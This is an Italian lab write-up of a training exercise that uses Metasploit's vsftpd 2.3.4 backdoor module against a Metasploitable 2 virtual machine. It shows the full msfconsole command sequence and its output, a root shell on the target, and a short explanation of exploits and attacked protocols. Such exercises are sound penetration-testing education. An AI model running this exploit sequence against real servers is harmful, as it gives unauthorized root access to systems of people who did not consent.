

NMAP

Come prima cosa andiamo a fare una scansione sull'IP di metasploitable da Kali, cerchiamo il servizio che ci interessa e la porta relativa, in questo caso « vsftpd » in porta « 21»

MSFCONSOLE

```
      =[ metasploit v6.3.45-dev                          ]
+ -- --=[ 2377 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > set LHOST eth0
LHOST => eth0
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Dopodichè andiamo ad avviare la shell di MSF6, impostiamo come scheda di rete in local host « eth0 » e sono andato a vedere le opzioni disponibili tramite comando « show options »

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                       Disclosure Date  Rank    Check  Description
   -  ----                       ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                   normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:41789 -> 192.168.50.101:6200) at 2024-01-15 10:17:39 +0100
```

Exploit

Dopo impostiamo l'ip della macchina vittima, in questo caso quello di Metasploitable 2 (192.168.50.101), controlliamo se il paccheto di payload ha bisogno di configurazioni (in questo caso no) e lanciamo l'exploit

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:33:ec:94
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe33:ec94/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1457 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1453 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:116704 (113.9 KB)  TX bytes:116709 (113.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:246 errors:0 dropped:0 overruns:0 frame:0
          TX packets:246 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:79125 (77.2 KB)  TX bytes:79125 (77.2 KB)

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
rR
root
sbin
srv
sys
test_metasploit
```

Console

Una volta stabilito il collegamento con successo tra macchina kali e metasploitable eseguiamo il comando « ifconfig » per fare un controllo incrociato se la macchina attaccata sia quella giusta, ed avendo già i privilegi di root grazie al payload andiamo a concludere l'esercizio creando una cartella nella directory di root chiamata « test_metasploit »

Spiegazione Exploit & Protocollo di attacco

Cos’è un exploit

Un exploit in informatica si riferisce a un insieme di tecniche o codice progettato per sfruttare una vulnerabilità presente in un sistema informatico. Metasploit Framework (MSF) è uno strumento di penetration testing open source ampiamente utilizzato, incluso in Kali Linux, che fornisce un'ampia gamma di strumenti e risorse per testare la sicurezza dei sistemi informatici.

Quando si parla di "exploit di MSFConsole di Kali Linux", ci si riferisce generalmente all'uso di Metasploit per sfruttare una specifica vulnerabilità in un sistema target.

Cos’è il protocollo di attacco

Nella console di Metasploit Framework (MSFConsole), il protocollo attaccato si riferisce al protocollo di comunicazione utilizzato dal servizio o dalla vulnerabilità che si sta mirando con l'exploit. Quando si seleziona un modulo di exploit in MSFConsole, è necessario specificare il protocollo appropriato per il target specifico.

Ad esempio, se si sta cercando di sfruttare una vulnerabilità su un servizio FTP (File Transfer Protocol), il protocollo attaccato sarà FTP. In caso di una vulnerabilità su un servizio SSH (Secure Shell), il protocollo attaccato sarà SSH. Allo stesso modo, si possono avere protocolli come HTTP, HTTPS, SMB (Server Message Block), e così via, a seconda del tipo di servizio o applicazione che si sta mirando.